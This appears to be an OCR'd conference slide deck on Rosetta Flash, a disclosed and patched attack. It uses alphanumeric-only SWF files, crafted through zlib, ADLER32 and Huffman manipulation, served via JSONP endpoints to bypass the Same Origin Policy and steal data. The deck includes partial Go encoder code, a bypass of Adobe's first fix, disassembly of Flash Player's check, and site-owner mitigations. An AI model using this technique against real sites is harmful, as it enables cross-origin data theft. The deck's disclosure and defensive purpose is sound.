
Google was vulnerable

- accounts.google.com
- www.google.com
- books.google.com
- maps.google.com
- … others, all fixed now.

SWF header


Version
FPS
F W S
09
79 01 00 00
78 00 05 5F 00 00 0F A0 00
00 0C
01 00
Uncompressed
Signature
FileLength
Frame Size
Nbits, Xmin, Xmax,
Ymin, Ymax
Frame Count
Version
ADLER32
checksum
C W S
09
79 01 00 00
68 43 ... ...
45 48 64 30
zlib-Compressed
Signature
FileLength
zlib data
Version
Z W S
0D
79 01 00 00
68 00 ...
LZMA-Compressed
Signature
FileLength
LZMA data

Invalid fields are ignored by parsers




zlib (DEFLATE)

The algorithm:

- Duplicate string elimination (**LZ77**)
- Bit reduction (**Huffman coding**)

zlib header hacking




```
CMF (Compression Method and flags)
   This byte is divided into a 4-bit compression method and a 4-
   bit information field depending on the compression method.

      bits 0 to 3  CM     Compression method
      bits 4 to 7  CINFO  Compression info

CM (Compression method)
   This identifies the compression method used in the file. CM = 8
   denotes the "deflate" compression method with a window size up
   to 32K.  This is the method used by gzip and PNG (see
   references [1] and [2] in Chapter 3, below, for the reference
   documents).  CM = 15 is reserved.  It might be used in a future
   version of this specification to indicate the presence of an
   extra field before the compressed data.

CINFO (Compression info)
   For CM = 8, CINFO is the base-2 logarithm of the LZ77 window
   size, minus eight (CINFO=7 indicates a 32K window size). Values
   of CINFO above 7 are not allowed in this version of the
   specification.  CINFO is not defined in this specification for
   CM not equal to 8.
```

```
FLG (FLaGs)
   This flag byte is divided as follows:

      bits 0 to 4  FCHECK  (check bits for CMF and FLG)
      bit  5       FDICT   (preset dictionary)
      bits 6 to 7  FLEVEL  (compression level)

   The FCHECK value must be such that CMF and FLG, when viewed as
   a 16-bit unsigned integer stored in MSB order (CMF*256 + FLG),
   is a multiple of 31.
```

ADLER32 checksum

h C

68 43 … … … … … 45 48 64 30

zlib data

0x6843 = 26691 mod 31 = 0 ✓

actually checked by the decompressor

```
FDICT (Preset dictionary)
   If FDICT is set, a DICT dictionary identifier is present
   immediately after the FLG byte. The dictionary is a sequence of
   bytes which are initially fed to the compressor without
   producing any compressed output. DICT is the Adler-32 checksum
   of this sequence of bytes (see the definition of ADLER32
   below).  The decompressor can use this identifier to determine
   which dictionary has been used by the compressor.
```


1000 0 11

```
FLEVEL (Compression level)
   These flags are available for use by specific compression
   methods.  The "deflate" method (CM = 8) sets these flags as
   follows:

      0 - compressor used fastest algorithm
      1 - compressor used fast algorithm
      2 - compressor used default algorithm
      3 - compressor used maximum compression, slowest algorithm

   The information in FLEVEL is not needed for decompression; it
   is there to indicate if recompression might be worthwhile.
```

DEFLATE block



Back to Rosetta Flash

Several steps:

- Modify the original uncompressed SWF to make it have an **alphanumeric ADLER32 checksum**
- Generate **clever Huffman encodings**
- Try to **compress** long blocks with the same Huffman encoding

ADLER32 manipulation

Two 4-byte rolling sums, **S1** and **S2**.

```
S1 +=  b

S2 += S1

ADLER32 = S2 << 16 | S1
```

with S1, S2 mod 65521

(largest prime number < 2^{16})


ADLER32 manipulation

Both **S1** and **S2** must have a **byte representation** that is **allowed** (i.e., all alphanumeric).

For our purposes, allowed values are low bytes.


How to find an **allowed checksum** by manipulating the original uncompressed SWF?

SWF file format allows to **append** arbitrary bytes!



ADLER32 manipulation

My idea: “**Sleds + Deltas technique**”



S1 S2 ✓

S1 ✓

S1 is fixed :)

Huffman encoding

Two different encoders.

```go
func (d *ZlibStream) Compress(block []byte, h *huffman.Huffman, is_last bool) {
	lenOfLen := []int{2, 5, 3, 4, 4, 5, 4, 4, 4, 0, 3, 5, 0, 5, 0, 4, 0}
	/*
		+------+--------+
		| Code | Length |
		+------+--------+
		| 16   | 2      |
		| 17   | 5      |
		| 18   | 3      |
		| 0    | 4      |
		| 8    | 4      |
		| 7    | 5      |
		| 9    | 4      |
		| 6    | 4      |
		| 10   | 4      |
		| 5    | -      |
		| 11   | 3      |
		| 4    | 5      |
		| 12   | -      |
		| 3    | 5      |
		| 13   | -      |
		| 2    | 4      |
		| 14   | -      |
		+------+--------+
	*/

	code_lengths := (*h).Code_lengths
	symbols_map := (*h).Symbols
```

```go
func (d *ZlibStream) CompressVariant(block []byte, h
	lenOfLen := []int{2, 4, 3, 4, 4, 5, 4, 4, 4,
	/*
		+------+--------+
		| Code | Length |
		+------+--------+
		| 16   | 2      |
		| 17   | 4      |
		| 18   | 3      |
		| 0    | 4      |
		| 8    | 4      |
		| 7    | 5      |
		| 9    | 4      |
		| 6    | 4      |
		| 10   | 4      |
		| 5    | -      |
		| 11   | 3      |
		| 4    | 5      |
		| 12   | 4      |
		+------+--------+
	*/

	code_lengths := (*h).Code_lengths
	symbols_map := (*h).Symbols

	encode := func(code []byte, n int) {
		//fmt.Printf("W encode(%v, %v)\n", c
```

Be alphanum, please…


The two encoders try to map symbols in the block to allowed characters, taking into account several factors:

- clever definitions of **tables** to generate an **offset** (`ByteDisalignment` in the code) so that bytes are alphanum
- use of **repeat codes** (code **16**, mapped to **00**) to produce shorter output which is still alphanum
- mapping a **richer charset** to a **more restrictive one** always causes an increase in size - so, no longer a compression, but a **Rosetta stone**

Dissecting the stream

```
[4:0]00110000 [3:p]01110000 [2:U]01010101 [1:0]00110000 [0:D]01000100
      Dynamic Start (not final)
[4:0]00110000 [3:p]01110000 [2:U]01010101 [1:0]00110000 [0:D]01000100
      numLiteral = 8 + 257 = 265
[4:0]00110000 [3:p]01110000 [2:U]01010101 [1:0]00110000 [0:D]01000100
      numDistance = 16 + 1 = 17
[4:0]00110000 [3:p]01110000 [2:U]01010101 [1:0]00110000 [0:D]01000100
      numCodeLength = 9  + 4 = 13
      READING CODELENGTH TABLE
[4:0]00110000 [3:p]01110000 [2:U]01010101 [1:0]00110000 [0:D]01000100
      length[16] = 2
[4:0]00110000 [3:p]01110000 [2:U]01010101 [1:0]00110000 [0:D]01000100
      length[17] = 5
[4:0]00110000 [3:p]01110000 [2:U]01010101 [1:0]00110000 [0:D]0100
      length[18] = 0
[4:0]00110000 [3:p]01110000 [2:U]01010101 [1:0]00110000 [0:D
      length[0] = 4
[4:0]00110000 [3:p]01110000 [2:U]01010101 [1:0]00110000
      length[8] = 3
[4:0]00110000 [3:p]01110000 [2:U]01010101 [1:0]0011000
      length[7] = 0
[4:0]00110000 [3:p]01110000 [2:U]01010101 [1:
      length[9] = 6
[8:n]01101110 [7:U]01010101 [6:Z]01011010 [5:I]          [4:0]00110000
      length[6] = 4
```

Wrapping up



Version
ADLER32
checksum
C W S
M
I K I 0
a F B H s ... ...
C z D 9
Signature
FileLength
zlib data

Mitigations by Adobe

What Flash Player used to do in order to disrupt Rosetta Flash-like attacks was:

1. Check the first 8 bytes of the file. If there is at least one JSONP-disallowed character, then the SWF is considered safe and no further check is performed

2. Flash will then check the next 4096 bytes. If there is at least one JSONP-disallowed character, the file is considered safe.

3. Otherwise the file is considered unsafe and is not executed.

… were not enough!

The JSONP-disallowed list was `[^09AZaz\._]` and was too broad for most real-world JSONP endpoints. For instance, they were considering the **$** character as disallowed in a JSONP callback, which is often not true, because of jQuery and other fancy JS libraries.

This means that if you add **$** to the `ALLOWED_CHARSET` in Rosetta Flash, and the JSONP endpoint allows the dollar sign in the callback, you bypass the fix.

The evil (

A Rosetta Flash-generated SWF file ends with four bytes that are the manipulated ADLER32 checksum of the original, uncompressed SWF. A motivated attacker can use the last four malleable bytes to match something already naturally returned by the JSONP endpoint after the padding.

An example that always works is the one character right after the reflected callback: an open parenthesis: **(**

The evil (

So, if we make the last byte of the checksum a **(**, and the rest of the SWF is alphanumeric, we can pass as a callback the file except the last byte, and we will have a response with a full valid SWF that bypasses the check by Adobe (because **(** is disallowed in callbacks).

We are lucky: the last byte of the checksum is the least significant of **S1**, a partial sum, and it is trivial to force it to **(** with our *Sled + Delta bruteforcing technique*.

Current mitigation in Flash Player

```
.text:0049FB78                 call    sub_4899B0
.text:0049FB7D                 mov     ecx, [esi+618h] ; al
.text:0049FB83                 mov     [ebp+68h+var_1], al
.text:0049FB86                 mov     eax, [ebp+68h+arg_4]
.text:0049FB89                 sub     eax, [ecx+4]
.text:0049FB8C                 mov     [ebp+68h+var_0x1000], 1000h ; probably max size
.text:0049FB93                 mov     [ebp+68h+var_9C], eax
.text:0049FB96                 cmp     eax, 1000h
.text:0049FB9B                 lea     eax, [ebp+68h+var_0x1000]
.text:0049FB9E                 jg      short loc_49FBA3
.text:0049FBA0                 lea     eax, [ebp+68h+var_9C]
.text:0049FBA3
.text:0049FBA3 loc_49FBA3:                             ; CODE XREF: sub_49F150+A4E j
.text:0049FBA3                 mov     edx, [eax]
.text:0049FBA5                 mov     ebx, [esi+1E0h]
.text:0049FBAB                 mov     [ebp+68h+var_length_except_hdr], edx
.text:0049FBAE                 mov     al, 1           ; default value
.text:0049FBB0                 xor     edi, edi
.text:0049FBB2
.text:0049FBB2 check_header:                           ; CODE XREF: sub_49F150+A76 j
.text:0049FBB2                 cmp     edi, ebx        ; EBX = 8 (check 8 header bytes?)
.text:0049FBB4                 jge     short loc_49FBC8
.text:0049FBB6                 movzx   edx, byte ptr [edi+esi+1E4h] ; EDX is the only argument (index)
.text:0049FBBE                 call    check_JSON_bytes ; return 0 or 1
.text:0049FBC3                 inc     edi
.text:0049FBC4                 test    al, al
.text:0049FBC6                 jnz     short check_header
.text:0049FBC8
.text:0049FBC8 loc_49FBC8:                             ; CODE XREF: sub_49F150+A64 j
.text:0049FBC8                 xor     edi, edi
.text:0049FBCA                 test    al, al
.text:0049FBCC                 jz      check_success
.text:0049FBD2
.text:0049FBD2 check_body:                             ; CODE XREF: sub_49F150+A96 j
.text:0049FBD2                 cmp     edi, [ebp+68h+var_length_except_hdr]
.text:0049FBD5                 jge     short loc_49FBE8
.text:0049FBD7                 mov     eax, [ebp+68h+arg_0]
.text:0049FBDA                 movzx   edx, byte ptr [edi+eax] ; EAX = input[8]
.text:0049FBDE                 call    check_JSON_bytes
.text:0049FBE3                 inc     edi
.text:0049FBE4                 test    al, al
.text:0049FBE6                 jnz     short check_body
```

Current mitigation in Flash Player

1. Look for **Content-Type: application/x-shockwave-flash** header. If found, return **OK**.

2. Check the first 8 bytes of the file. If any byte is >= 0x80 (non-ASCII), return **OK**.

3. Check the rest of the file, for at maximum other 4096 bytes. If any byte is non-ASCII, return **OK**.

4. Otherwise the file is considered unsafe and is not executed.

Mitigations by website owners

1. Return **Content-Disposition: attachment; filename=f.txt** header together with the JSONP response (since Flash 10.2)

2. **Prepend the reflected callback with `/**/`** , or even just a single whitespace. This is what Google, Facebook, and GitHub are currently doing.

3. Return **X-Content-Type-Options: nosniff** header

Conclusions

- This exploitation technique combines JSONP and the previously unknown ability to craft alphanumeric only Flash files to allow **exfiltration of data**, effectively **bypassing the Same Origin Policy** on **most modern websites**.

- It **combines two otherwise harmless features together in a way that creates a vulnerability**. Rosetta Flash proves us once again that plugins that run in the browser broaden the attack surface and oftentimes create entire new classes of attack vectors.

Conclusions

Being a somehow unusual kind of attack, I believe Rosetta also showed that it is not always easy to find what particular piece of technology is responsible for a security vulnerability.

The problem could have been solved at different stages: while *parsing* the Flash file, paying attention not to be over-restrictive and avoid breaking legitimate SWF files generated by “exotic” compilers, by the plugin or the browser, for example with strict Content-Type checks (yet again, paying attention and taking into account broken web servers that return wrong content types), and finally at API level, by just prefixing anything to the reflected callback.

Credits

Thanks to:

- Google Security Team
- Adobe PSIRT
- HackerOne
- Ange Albertini (logo, illustrations)

Questions?

Thank you!

Michele Spagnuolo - @mikispag - https://miki.it